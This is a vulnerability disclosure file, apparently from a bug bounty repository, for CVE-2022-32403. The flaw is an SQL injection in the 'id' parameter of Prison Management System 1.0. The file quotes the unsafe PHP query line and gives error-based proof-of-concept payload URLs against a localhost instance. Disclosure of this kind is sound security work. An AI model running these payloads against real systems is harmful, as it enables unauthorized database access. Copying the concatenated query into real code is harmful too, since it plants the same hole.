main ⌄   ...

BugBounty / pms / cve-2022-32403.md

Dyrandy Update   🕐 History

👥 1 contributor

≔   24 lines (22 sloc) | 887 Bytes   ...

CVE-2022-32403

Info

Prison Management System 1.0 - SQL Injection

Vendor Homepage : https://www.sourcecodester.com/

Software Link : https://www.sourcecodester.com/php/15368/prison-management-system-phpoop-free-source-code.html

[+] Vulnerability : SQL Injection
[+] Vulnerability Location : $_GET['id'] in /pms/admin/inmates/manage_record.php:4

```
$qry = $conn->query("SELECT * FROM `record_list` where id = '{$_GET['id']}'");
```

PoC

- Payload :

```
# Error Based
http://localhost/pms/admin/inmates/manage_record.php?id=1'-
if(database()='pms_db',0,1)%23
```

- True : `http://localhost/pms/admin/inmates/manage_record.php?id=1'-`

  `if(database()='pms_db',0,1)%23`

- False : `http://localhost/pms/admin/inmates/manage_record.php?id=1'-`

  `if(database()='wrong',0,1)%23`